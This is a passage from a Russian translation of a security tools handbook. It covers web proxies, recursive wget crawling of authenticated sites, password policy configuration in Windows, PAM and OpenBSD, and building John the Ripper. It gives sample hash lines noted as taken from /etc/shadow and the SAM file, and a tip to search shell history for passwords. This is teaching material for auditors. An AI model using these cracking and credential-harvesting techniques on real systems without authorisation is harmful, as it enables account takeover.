Некоторые сайты приводят к неожиданному «падению» Achilles. Не слишком хорошее правило – просматривать сайты, чтобы определить, какой из них приведет к нарушениям в работе программы. Можем рекомендовать зайти на сайт, использующий прокси, а затем запустить прокси и изменить установки браузера, как только вы дойдете до той части приложения, которую следует проверять. К сожалению, этот прием не срабатывает по отношению к сайтам, которые используют строгий контроль за сессией. Achilles поддерживает HTTP (базовую аутентификацию), а Web-приложения, которые используют NTLM Authentication (поддерживаемую IIS), не поддерживают работу через Achilles.

WebSleuth

WebSleuth помещает функциональность прокси непосредственно в браузер. Программа представляет собой набор процедур на Visual Basic, работающих вокруг Internet Explorer. Очевидно, что это привязывает вас к платформе WIN32, но утилита стоит того. Она позволяет провести пошаговый просмотр сайта, одновременно проверяя переменные cookies и HTML-код, делая по пути некоторые заметки.

Реализация

На рисунке 8-8 представлен внешний вид интерфейса WebSleuth, на котором доступно несколько параметров для настройки. Рельефные кнопки Go, Back, Stop, Fwrd и Edit Source вызываются щелчком левой кнопкой мыши. Правая кнопка мыши отвечает за появление меню для каждой из плоских кнопок Properties, Toolbox, Plugins и Favorites.




Рис. 8-8. Основные настройки прокси для Achilles

У кнопки меню Toolbox те же самые функции. Особой «фишкой» является функция HTML Transformations. Она удаляет скрипты, которые отключают многие программы проверки ввода, отображает скрытые поля, которые контролируют переменные сессии, сервера и клиента. Функция Generate Report создает великолепный список текущих переменных cookie, ссылок, строк запросов, форм, ссылок на скрипты, комментариев и META-тегов.

Кнопка меню Properties отображает информацию о текущей странице. Обычно эта информация используется для просмотра установленных переменных cookie, инспектирования строк запросов или ревизии доступных на странице ссылок.

Финальные замечания. Функции Analyze, размещенные на закладке Options..., не работают поверх SSL. Эти функции открывают окно, которое содержит HTTP-запросы и их аргументы. В этот момент вы можете изменить данные для изменения запроса POST. К сожалению, это не работает!

Wget

Последняя программа, которую мы рассмотрим, похожа на предыдущие. Wget – утилита командной строки, которая в основном копирует содержимое Web-сайтов. Она запускается для стартовой страницы и затем, в соответствии со ссылками, исследует каждую страницу Web-сайта. Когда кто-либо проводит аудит безопасности Web-приложения, одним из первых шагов является перемещение между разными страницами приложения. Для спаммеров целью может быть поиск адресов электронной почты. Другие ищут комментарии в программах, которые могут содержать пароли, выражения SQL, или другие интересные штучки. И, наконец, локальная копия содержимого Web-приложения дает возможность быстрого поиска такой информации в больших сайтах.

С точки зрения администраторов, у Wget может быть и другое применение. Например, создание зеркал для сайтов с высоким трафиком. Администраторы зеркал многих Web-сайтов (таких как *www.samba.org* и *www.kernel.org*) используют wget или аналогичные утилиты для воспроизведения содержимого мастер-сервера на альтернативных серверах. Они делают это с целью сокращения загрузки и разнесения Web-сайтов по разным географическим регионам.

Реализация

Поскольку основной функцией wget является загрузка содержимого Web-сайта, то использовать программу просто. Для рекурсивного просмотра сайта используйте параметр `-r`.

```
$ wget -r www.victim.com  
...(continues for entire site)...
```

Параметр `-r` или `--recursive` указывает wget на необходимость просматривать каждую ссылку на странице. Ниже мы создаем директорию *www.victim.com* и размещаем в этой директории все HTML-файлы и директории, которые wget обнаружит на этом сайте. Основное преимущество wget в том, что он просматривает все возможные ссылки. Таким образом, программа загружает вывод всех аргументов, которые прило-

жение пересылает на страницу. Например, файл viewer.asp может быть загружен четырежды.

- viewer.asp@ID=555
- viewer.asp@ID=7
- viewer.asp@ID=42
- viewer.asp@ID=23

Символ @ обозначает символ ? в реальном URL. ID – первый аргумент (параметр), передаваемый в файл viewer.asp. Некоторые сайты могут потребовать более сложных возможностей, таких как поддержка прокси и HTTP Basic Authentication. Сайты, защищенные с помощью Basic Authentication, можно просматривать следующим способом.

```
[root@meddle]# wget -r --http-user:dwayne --http-pass:woodelf \  
> https://www.victim.com/secure/
```

...continues for entire site...

Сайты, которые базируются на использовании cookies для поддержки сессий или аутентификации, также можно просматривать с использованием wget. Создайте cookie-файл, который содержит набор достоверных переменных о пользовательской сессии. Для этого необходимо иметь возможность получить доступ к сайту, чтобы собрать значения переменных. Затем используйте параметр `--load-cookies`, чтобы указать wget на необходимость представиться пользователем, информация о котором хранится в переменных cookie.

```
$ wget --load-cookies=cookies.txt \  
> -r https://www.victim.com/secure/menu.asp
```

Wget может поддерживать сессии и сохранять значения cookie-переменных с помощью соответственно названного параметра `--cookies`. Это параметр логического типа, и вы можете либо выключить его (по умолчанию) или включить.

```
$ wget --load-cookies=cookies.txt --cookies=on \  
> -r https://www.victim.com/secure/menu.asp
```

Параметры `--http-user` и `--http-passwd` позволяют wget получить доступ к Web-приложениям, которые применяют HTTP Basic Authentication. Установите значения в командной строке и следите за работой wget.

```
$ wget --http-user=guest --http-passwd=no1knows \  
> -r https://www.victim.com/maillist/index.html
```

Глава 9

Средства взлома/подбора паролей

Улыбка, домашний ключ, пароль. Как только вы пытаетесь проникнуть в ночной клуб, в собственный дом, в компьютер, вам требуется нечто, чем владеете только вы. В компьютерной сети пользовательские пароли достаточно сложны, чтобы Дуайн не мог разгадать пароль Норма, а Норм не смог узнать пароль Дуайна (если только тот не написал его на обратной стороне клавиатуры). Слабый пароль может свести на нет все усилия по конфигурированию системы безопасности хоста, системных обновлений и строгих правил брандмауэра.

У взломщика есть два варианта, когда он пытается взломать пароль. Он может попытаться получить копию пароля и затем использовать средства подбора пароля, чтобы расшифровать строку. Или он может попытаться подсмотреть пароль. Взлом паролей – старейший прием, который приносит наибольший успех, поскольку человек не слишком хороший генератор случайных последовательностей.

Очень важно узнать, как и где хранится большинство паролей, чтобы понять, как эти средства действуют, и какие методы работы за этим стоят. Пароли в Unix и Windows хранятся в одностороннем хеш-файле и не могут быть расшифрованы. И наоборот, имя пользователя можно легко подсмотреть. Например, пароль Нейла `abc123` хранится в Unix в виде закодированной строки `kUge2g0BqUb7k` (помните, что мы не можем ее декодировать). Сохраненная строка не расшифровывается. Сравнение хеш-строки известного слова с исследуемой строкой пароля – вот основа для атак на системы парольной защиты.

PassFilt.dll и политика паролей в Windows

Система Windows NT 4.0 заставляет своих пользователей подбирать псевдосложные пароли. Библиотека PassFilt.dll, которая поставляется с Service Pack 2, дает возможность администратору создавать элементарные правила для пользовательских паролей. Применение правил конструирования паролей обычно является достаточно удачным средством обеспечения безопасности. В конце концов, вы можете применить самые свежие заплатки к системам безопасности и задать самые строгие ограничения в конфигурации сервера, но недостаточно сложный пароль может свести на нет все ваши усилия.

Реализация

PassFilt.dll уже может быть в поставке системы NT, но для нее требуется произвести некоторые модификации в системном реестре.

1. Убедитесь, что PassFilt.dll размещается в директории C:\WINNT\System32 (или куда указывает переменная %SYSTEMROOT%).
2. Воспользуйтесь редактором реестра (в данном случае regedt32.exe работает лучше, чем regedit.exe), чтобы открыть ключ HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa.
3. В правой панели выберите ключ Notification Packages.
4. Выберите Edit/Multi String.
5. Если значение уже установлено в FPNWCLNT, удалите его, если нет необходимости обеспечивать совместимость с Novell.
6. Введите значение **passfilt**.

Примечание. Помните, что если вы используете PassFilt.dll на первичном контроллере домена, вы должны использовать его и на резервном контроллере.

Если все идет нормально, последовательность изменения пароля для любого пользователя, кроме администратора, будет определяться специальными правилами. Ограничения, накладываемые использованием PassFilt.dll – только маленький шаг к хорошим паролям. Итак, Windows проверяет каждый новый пароль на простоту, используя следующие правила.

- Пароль не должен содержать часть имени пользователя.
- Пароль должен содержать минимум шесть символов.
- Пароль должен содержать символы следующих четырех видов:
 - английские прописные (от A до Z);
 - английские строчные (от a до z);
 - цифры (0 through 9);
 - нечисловые символы (символы пунктуации, комбинации с клавишей SHIFT и т.д.).

Эти правила не могут быть изменены. Технически библиотека DLL может быть заменена на другую, созданную с использованием интерфейса программирования приложений от Microsoft (password application programming interface, API), но схема шифрования NT порождает достаточно устойчивые пароли. Тем не менее, не следует считать PassFilt.dll панацеей. Пользователь по-прежнему может воспользоваться простым паролем, который легко подсмотреть или подобрать. Ниже приведены примеры слабых паролей, полностью удовлетворяющих ограничениям PassFilt.dll.

- Passw0rd

- Password!
- p4ssw0rd!
- Pa55werd

Что происходит на самом деле. Пользователи любят заменять числа гласными (а это 4, е – 3, i – 1, о – 0) и добавлять восклицательный знак в свой пароль, чтобы удовлетворить ограничениям по созданию «хорошего» пароля. Словарь хороших паролей, которым владеет большинство взломщиков паролей, содержит различные перестановки обычных слов, которые содержат буквы и символы. И, наконец, пароли, которые основаны на именах спортивных команд, названиях городов, ругательствах и именах всегда относятся к множеству наиболее слабых паролей, поскольку пользователи предпочитают пароли, которые легко запомнить. Следовательно, вам захочется сфокусироваться на усилиях по защите списка паролей и защите служб (таких как электронная почта, система безопасности, Windows NetBIOS), которые опираются на пароли.

Локальная политика безопасности в Windows 2000 и Windows XP

Наследники NT перенесли настройки PassFilt.dll из системного реестра в графический интерфейс пользователя. Они не добавили дополнительных правил или методов модификации имеющихся правил. Чтобы включить принудительные процедуры создания сложных паролей, войдите в раздел Local Security Policy, в Administrative Tools на панели управления. Окно Local Security Settings показано на рисунке 9-1.




Рис. 9-1. Усложнение пароля

РАМ и политика создания паролей в Unix

Некоторые популярные Unix-системы, такие как FreeBSD, Linux и Solaris, содержат встраиваемую модель аутентификации (РАМ). РАМ управляет любыми действиями пользователя, которые требуют от него пароля. Это может быть доступ по telnet, вход в консоль или изменение пароля. Реализация РАМ также доступна для схем строгой аутентификации, таких как Kerberos, S/Key и RADIUS. Конфигурация РАМ остается одной и той же, независимо от метода или приложения, которое осуществляет аутентификацию. Сосредоточимся на том, как усилить политику доступа по паролям с использованием РАМ.

Реализация для Linux

Рассмотрим, как можно настроить системную политику в нашей Linux-системе в сравнении с использованием PassFilt.dll под Windows NT. Во-первых, у вас должна быть установлена библиотека cracklib (или libcrack). Эта библиотека проверки паролей, разработанная Алеком Маффетом, является частью установочного комплекта систем Debian, Mandrake, RedHat и SuSE. Для проверки пароля нам необходимо только изменить текст файла, содержащего конфигурацию РАМ. Это может быть один из двух возможных файлов:

```
/etc/pam.conf
```

или

```
/etc/pam.d/passwd
```

Строки в файле /etc/pam.conf, которые относятся к изменению пароля, выглядят примерно так.

```
passwd password required /lib/security/pam_cracklib.so retry=3  
passwd password required /lib/security/pam_unix.so nullok use_authtok
```

Они логически подразделяются на пять колонок. Первая колонка содержит имя службы – имя программы, на которую распространяются инструкции, прописанные в оставшихся колонках. Файл /etc/pam.d/passwd содержит только четыре колонки, поскольку имя определяет службу passwd. Принятый стиль конфигурации определяет порядок, когда каждое имя службы помещается в отдельный файл, вместо того чтобы использовать один файл для нескольких служб. Независимо от стиля конфигурирования, у службы может быть несколько строк описания. Это выглядит как *stacking modules* для службы. Ниже приведен пример файла /etc/pam.d/passwd со стеком модулей.

```
password required /lib/security/pam_cracklib.so retry=3  
password required /lib/security/pam_unix.so nullok use_authtok
```

Первая колонка показывает тип модуля, которому соответствует строка. Строка может содержать один из четырех типов (нас интересует изменение модуля, который управляет изменением пароля).

- **account.** Служба управляет действиями, основанными на атрибутах пользователя, такими как проверка полномочий пользователя на доступ и на чтение файла. Например, вы можете использовать описание *account* для обеспечения доступа к ресурсам, таким как общие файлы. Однако без строки *auth* пользователь не сможет войти в систему.
- **auth.** Обеспечивает взаимодействие с пользователем, например, запрос пароля. Такое взаимодействие используется, когда система или ресурс собирается запросить у пользователя разрешение на вход.
- **password.** Обновляет аутентификационную информацию, например, изменяет пароль. Не используется для проверки пользователя в системе. Служба разрешает доступ к системе безопасности, которая управляет пользовательскими полномочиями.
- **session.** Поддерживает действия, которые происходят до или после работы службы, такие как проверка неудачных попыток входа в систему. Например, может использоваться для немедленного отображения времени дня после того, как пользователь вошел в систему. Первая строка может быть использована для модуля *auth* проверки пароля пользователя, затем может следовать модуль *session*, который вызывает модуль *ram* для отображения текущего времени. Другой способ использования модуля *session* может обеспечивать специфические функции, выполняющиеся, когда пользователь войдет в систему, такие как запись строки в системный журнал или истечение срока действия временного идентификатора.

Следующая колонка определяет *control* для службы, или описывает, как должно поддерживаться ее выполнение. Успешное выполнение означает, что служба выполнила функцию, например такую, как изменение пароля пользователя. Ошибка выполнения означает, что служба не передает корректные данные, такие как пароль пользователя. Ниже приводятся функции управления.

- **requisite.** Если работа службы завершилась неудачей, все последующие действия автоматически завершаются неудачно. Это означает, что ни один из модулей в стеке не может быть завершен успешно.
- **required.** Если работа службы завершилась неудачно, выполняет последующие действия, но принудительно выдает сообщение о неудачном завершении. Если в стеке присутствуют другие действия, то они могут завершиться успешно, но это не приведет ни к каким изменениям.
- **optional.** Если работа службы завершилась неудачно или прошла успешно, выполняются последующие действия. Никак не влияет на результат выполнения последующих действий.

- **sufficient.** Если работа службы завершилась успешно и не установлен параметр *requisite*, или работа этого модуля завершилась неудачно, процесс выполнения завершается с положительным результатом.

Следующая колонка содержит параметр *module path* для библиотеки аутентификации, которую следует использовать. Этот параметр должен содержать полное имя файла для библиотеки аутентификации. Мы будем использовать *cracklib*, поэтому убедитесь, что в этой колонке стоит *pam_cracklib.so*.

Последняя строка содержит аргументы, которые передаются библиотеке аутентификации. Возвращаясь к первому примеру с файлом */etc/pam.conf*, мы видим, что модуль *pam_cracklib.so* должен успешно завершить свою работу с аргументом *retry=3*, в то время как пользователь меняет пароль с использованием программы *passwd*.

```
passwd password required /lib/security/pam_cracklib.so retry=3
```

Аргументы библиотеки Cracklib

На самом деле, Cracklib поддерживает больше аргументов, чем просто *retry=N*. Аргумент *retry* всего лишь указывает программе *passwd*, сколько раз запрашивать у пользователя новый пароль. Успешное или неудачное завершение работы службы, которая требует модуля *pam_cracklib.so*, опирается на очки, заработанные пользователем. Пользователь может зарабатывать очки на основании содержания пароля. Аргументы модуля определяют количество очков зарабатываемых конкретной компонентой нового пароля.

- **minlen=N.** По умолчанию – 9. Минимальная длина, синоним количества очков, которые должны быть заработаны. Одно очко на единицу длины. Реальная длина нового пароля не может быть меньше 6.
- **dcredit=N.** По умолчанию – 1. Максимальное количество очков для включения цифр (0-9). Одно очко на цифру.
- **lcredit=N.** По умолчанию – 1. Максимальное количество очков для включения строчных букв. Одно очко на символ.
- **ucredit=N.** По умолчанию – 1. Максимальное количество очков для включения прописных букв. Одно очко на символ.
- **ocredit=N.** По умолчанию – 1. Максимальное количество очков для включения символов, которые не являются ни цифрами, ни буквами. Одно очко на символ.

Пять следующих аргументов напрямую не влияют на набранное количество очков.

- **debug.** Запись отладочной информации на основе настроек системного журнала *syslog*.
- **difok=N.** По умолчанию – 10. Число новых символов, которые не должны быть взяты из предыдущего пароля. Если не входит около 50 процентов символов, этот параметр игнорируется.

- **retry=N**. По умолчанию – 1. Количество попыток, разрешенных пользователю для ввода нового пароля, если предыдущий пароль меньше чем `minlen`.
- **type=text**. Текст, которым заменяется слово Unix в подсказках: «New UNIX password» и «Retype UNIX password».
- **use_authtok**. Используется для создания очереди модулей в службе. Если этот параметр присутствует, текущий модуль будет использоваться на входе результаты работы того, который описан в конфигурационном файле ранее, до того, как будет выдан запрос пользователю. Этот параметр необходим в том случае, если модуль `cracklib` располагается не первым в очереди.

Аргументы размещаются в последней колонке строки и разделяются пробелом. Например, наш администратор хочет, чтобы пользователи задавали для себя пароль из 15 символов, но при создании пароля давалось бы по два дополнительных очка за использование цифр и за использование «других» символов. В этом случае файл `/etc/pam.d/passwd` должен содержать следующие строки (символ `\` обозначает продолжение на следующую строку).

```
password required /lib/security/pam_cracklib.so \
    minlen=15 dcredit=2 ocredit=2
password required /lib/security/pam_unix.so nullok use_authtok md5
```

Обратите внимание, что администратор добавил аргумент `md5` для библиотеки `pam_unix.so`. Это дает возможность шифровать пароль с использованием алгоритма MD5. Шифрование пароля с использованием алгоритма DES (Data Encryption Standard), используемое по умолчанию, не поддерживает шифрование пароля длиной более 8 символов. В соответствии с лимитом очков, будет весьма сложно набрать 15 очков, используя пароль, состоящий из 8 символов! Шифрование пароля с использованием алгоритма MD5 более эффективно за счет отсутствия ограничения по длине.

Теперь посмотрим некоторые правильные и неправильные пароли, проверенные с использованием нового файла `/etc/pam.d/passwd`, и соответствующие им количество очков. Помните, что параметры `lcredit` и `ucredit` по умолчанию равны 1:

Password	9 очков (длина 8 + 1 строчная буква).
passwd0rd!	12 очков (длина 9 + 1 строчная буква + 1 цифра + 1 другой символ).
Passw0rd!	13 очков (длина 9 + 1 прописная буква + 1 строчная буква + 1 цифра + 1 другой символ).
Pa\$\$w00rd	15 очков (длина 9 + 1 прописная буква + 1 строчная буква + 2 цифры + 2 других символа).

Как видно, большое значение `minlen` может потребовать использования достаточно сложных паролей. Двенадцать очков, по-видимому, самое маленькое число, которое можно позволить для использования в своей системе, значение пятнадцать подходит к верхнему пределу. Однако вам придется записывать свой пароль рядом с компьютером, чтобы запомнить его. (Шутка.)

login.conf для OpenBSD

OpenBSD, включающая в себя параноидальные ограничения на использование алгоритма DES, содержит этот алгоритм только для обеспечения совместимости с другими Unix-системами. Системные администраторы могут выбирать между многократным DES-, MD5- и Blowfish-алгоритмами шифрования. Мы уже упоминали о преимуществах использования MD5 произвольной длины. Алгоритм Blowfish, разработанный Брюсом Шнейером, также позволяет использовать пароли произвольной длины. Этот алгоритм также может похвастаться тем, что он относительно медленный. Возможно, звучит странно, но мы еще поговорим об этом.

Реализация

OpenBSD не использует PAM-архитектуру, но она также обладает качественной системой управления паролем. Файл `/etc/login.conf` содержит директивы для алгоритмов шифрования и управления, которым должен следовать пользователь системы. Строки в файле `login.conf` содержат больше инструкций по требованиям к пользователю, чем к политике управления паролями. Рассматриваемые здесь параметры должны добавляться к уже существующим. Первое значение каждой строки соответствует типу класса авторизации, заданному для пользователя. Имеется также специальная строка «`default`» для пользователей, у которых не задан класс авторизации.

Чтобы определить класс авторизации пользователя, или задать этот класс, откройте файл `/etc/master.passwd` с помощью утилиты `vipw`. Класс авторизации – пятый параметр в строке описания пользовательского пароля. Ниже приведен пример, где классы отображаются жирным шрифтом.

```
root:$2a$06$T22wQ2dH...:0:0:daemon:0:0:Fede:/root:/bin/csh
bisk:$2a$06$T22wQ2dH...:0:0:staff:0:0:./home/bisk:/bin/csh
```

Некоторые строки в файле `login.conf` могут содержать следующее. (Символ `\` обозначает переход на следующую строку).

```
default:\
: path=/usr/bin:\
: umask=027:\
```

```
      :localcipher=blowfish,6
staff:\
      :path=/usr/sbin:\
      :umask=077:\
      :localcipher=blowfish,8
daemon:\
      :path=/usr/sbin:\
      :umask=077:\
      :localcipher=blowfish,8
```

Здесь помещены инструкции для системы: использовать алгоритм Blowfish для всех пользователей. Цифры 6 и 8 обозначают число циклов для работы алгоритма. Это замедляет работу алгоритма, поскольку требуется больше времени для шифрования пароля. Если пароль требует больше времени для шифрования, то соответственно потребуется и больше времени для его подбора. К примеру, понадобится значительно больше времени, чтобы перебрать словарь из 100000 слов, если вы используете 32 цикла (`localcipher=blowfish,32`), чем при использовании шести циклов.

Наиболее важными в файле `login.conf` являются строки: `default`, поскольку она используется для всех пользователей, и `daemon` — для пользователя `root`.

У каждой строки может быть несколько параметров.

- **localcipher=algorithm.** По умолчанию — `old`. Наилучшими параметрами могут быть `md5` и `blowfish,N` где `N` указывает на число циклов (`N 32`). Значение «`old`» означает, что используется `DES`, и его следует избегать, поскольку пароль не может быть более 8 символов, и методы взлома паролей весьма эффективно работают против этого алгоритма.
- **ypcipher=algorithm.** Значения типа `localcipher`. Используется для обеспечения совместимости с распределенной аутентификацией в «Сетевой информационной системе» `NIS`.
- **minpasswordlen=N.** По умолчанию — 6. Минимальная длина пароля.
- **passwordcheck=program.** Задаёт внешнюю программу для проверки паролей. Следует использовать с осторожностью, поскольку внешние программы могут быть объектом атак «троянских коней», источником ошибок и переполнения буфера.
- **passwordtries=N.** По умолчанию — 3. Число попыток запроса у пользователя нового пароля, если старый пароль не соответствует стандарту `OpenBSD`. Пользователь может не обращать внимания на стандарт, если этот параметр равен 0.

Измененный файл `login.conf` будет содержать примерно следующее (класс `ftpraccess` исключительно слаб в этом примере).

```
default:\
: path=/usr/bin:\
: umask=027:\
: localcipher=blowfish,8:\
: minpasswordlen=8:\
: passwordretries=0

ftpaccess:\
: path=/ftp/bin:\
: umask=777:\
: localcipher=old:\
: minpasswordlen=6:\
: passwordretries=3

staff:\
: path=/usr/sbin:\
: umask=077:\
: localcipher=blowfish,12:\
: minpasswordlen=8:\
: passwordretries=0

daemon:\
: path=/usr/sbin:\
: umask=077:\
: localcipher=blowfish,31
```

Политика, заданная в этом файле, требует использования алгоритма Blowfish для всех пользователей, исключая тот самый класс `ftpaccess`. Политика паролей для `ftpaccess` представляет собой требования, свойственные старой школе Unix-систем. Пароли для пользователей, относящихся к классу `staff`, обычно ассоциирующемуся с привилегиями администратора, шифруются с использованием 12 циклов шифрования. Пароль пользователя `root`, по умолчанию члену класса `daemon`, должен шифроваться с использованием максимального для используемого алгоритма числа циклов шифрования. Алгоритмы Blowfish и MD5 также поддерживают пароль произвольной длины, в OpenBSD в настоящее время существует ограничение в 128 символов. Этого достаточно, чтобы написать маленькую поэму!

Примечание. Наилучшим местом для поиска паролей являются файлы истории пользователей, поддерживаемые командным интерпретатором. Просмотрите файлы `.history` `.bash_history` на предмет поиска странных команд. Иногда администратор случайно может набрать пароль в командной строке. Это обычно случается, когда администратор входит в удаленную систему, используя команду `su`, и путает команды, досрочно вводя пароль. Однажды мы так нашли пароль пользователя `root`, состоящий из 13 символов!

John the Ripper

John the Ripper (www.openwall.com/john), возможно, самый быстрый и наиболее универсальный из доступных инструментов, предназначенных для взлома паролей. Программа поддерживает шесть разных схем хеширования паролей, которые покрывают различные варианты схем хеширования паролей для Unix и Windows LanMan (используемый в NT, 2000 и XP). Он может использовать специализированный список слов или правил для паролей, основанных на типах символов и их местоположении. Программа работает под управлением 13 различных операционных систем и поддерживает разные процессоры, включая специальные ускорители для Pentium и RISC-процессоров.

Реализация

Во-первых, необходимо получить и скомпилировать программу. Последняя версия программы john-1.6.31-dev. Но вам понадобится загрузить и john-1.6.31-dev.tar.gz и john-1.6.tar.gz (или .zip-эквивалент для Windows). Версия 1.6.31-dev содержит не всю документацию и дополнительные файлы, которые есть в версии 1.6. После распаковки john-1.6.31-dev в выбранной директории, вам понадобится перейти в директорию /src.

```
[root@hedwig]# tar zxvf john-1.6.31-dev.tar.gz
[root@hedwig]# tar zxvf john-1.6.tar.gz
[root@hedwig]# cd john-1.6.31-dev
[root@hedwig john-1.6.31-dev]# cd src
```

Следующая команда проста: `make <OS name>`. Например, для сборки программы под управлением Cygwin вам понадобится набрать **make win32-cygwin-x86-mmx**. Для пользователей BSD, **make freebsd-x86-mmx-elf**. Просто наберите **make** без аргументов, чтобы посмотреть список поддерживаемых операционных систем и комбинаций процессоров.

```
[root@hedwig src]# make win32-cygwin-x86-mmx
```

Затем программа самостоятельно осуществит сборку версии для вашей платформы. Когда процесс закончится, исполняемые файлы и файлы конфигурации будут размещены в директории john-1.6.31-dev/run. Версия разработчика не содержит некоторые необходимые файлы. Вам понадобится распаковать эти файлы из архива john-1.6.tar.gz и поместить их в директорию /run.

```
[root@hedwig]# cd john-1.6.31-dev/run
[root@hedwig run]# cp ../../john-1.6/run/all.chr .
[root@hedwig run]# cp ../../john-1.6/run/alpha.chr .
[root@hedwig run]# cp ../../john-1.6/run/digits.chr .
[root@hedwig run]# cp ../../john-1.6/run/lanman.chr .
[root@hedwig run]# cp ../../john-1.6/run/password.lst .
```

Если все прошло нормально, вы можете протестировать программу. Для остальных команд вам следует учитывать, что текущей директорией является `john-1.6.31-dev/run`. Во-первых, убедитесь, что программа работает, показывая базовую скорость работы для вашей системы.

```
[root@hedwig run]# ./john -test
Benchmarking: Traditional DES [64/64 BS MMX]... DONE
Many salts:      323175 c/s
Only one salt:   279202 c/s
```

```
Benchmarking: BSDi DES (x725) [64/64 BS MMX]... DONE
Many salts:      10950 c/s
Only one salt:   10770 c/s
```

```
Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw: 2437 c/s
```

```
Benchmarking: OpenBSD Blowfish (x32) [32/32]... DONE
Raw: 169 c/s
```

```
Benchmarking: Kerberos AFS DES [48/64 4K MMX]... DONE
Short: 118816 c/s
Long: 305669 c/s
```

```
Benchmarking: NT LM DES [64/64 BS MMX]... DONE
Raw: 487689 c/s
```

Достоинны внимания два теста: `FreeBSD MD5` и `NT LM DES`. Количество взломов в секунду (с/с) отличается для этих двух методов в 200 раз. Это означает, что на полную атаку перебором для `FreeBSD` потребуется в 200 раз больше усилий, чем на аналогичную работу для `Windows NT`! Алгоритм `OpenBSD Blowfish` еще более трудоемок для взлома. Это говорит о том, насколько более устойчивым может быть алгоритм шифрования по сравнению с другими типами алгоритмов. Вместо того чтобы говорить, что один алгоритм безопасней другого, правильнее будет сказать, что алгоритм `Blowfish` более устойчив к атаке перебором.

Взлом паролей

Теперь взломаем пароль. Программа может воспринимать три различных формата паролей. На самом деле, программа может взломать любой шифр паролей, описанный в справке, полученной по параметру `-test`. Все, что вам требуется сделать, это переформатировать пароль в вид, который может принять приложение. Если вы используете парольный файл `Unix` или выходной формат утилиты `pwdump`, о которой будет разговор позже в этой главе, то вам не потребуется модифицировать формат фай-

ла. Ниже приведено пять различных примеров форматов файлов паролей, которые программа знает, как интерпретировать (строка пароля выделена жирным шрифтом).

1. root:rf5V5.Ce31sOE:0:0::
2. root:KbmTXiy.OxC.s:11668:0:99999:7:-1:-1:1075919134
3. root:\$1\$M9/GbWfv\$sktn.4pPetd8zAwvhiB6.1:11668:0:99999:7:-1:-1:1075919134
4. root:\$2a\$06\$v3LIuqqw0pX2M4iUnCVZcuyCTLX14lyGNngtGSH4/dCqPHK8RyAie:0:0::::::
5. Administrator:500:66bf9d4b5a703a9baad3b435b51404ee:17545362d694f996c37129225df11f4c:::

Далее перечислим системы, из которых взяты приведенные выше примеры. Заметим, что, несмотря на то, что каждый из них несколько отличается в конкретной операционной системе, форматы файлов схожи. Заметим также, что вы можете взломать пароли для Solaris, используя Windows-версию программы: для этого необходима лишь реальная строка пароля; операционная система не важна.

1. Solaris DES from /etc/passwd.
2. Mandrake Linux DES from /etc/shadow.
3. FreeBSD MD5 from /etc/shadow.
4. OpenBSD Blowfish from /etc/master.password.
5. Windows 2000 LAN Manager from \WINNT\repair\SAM.

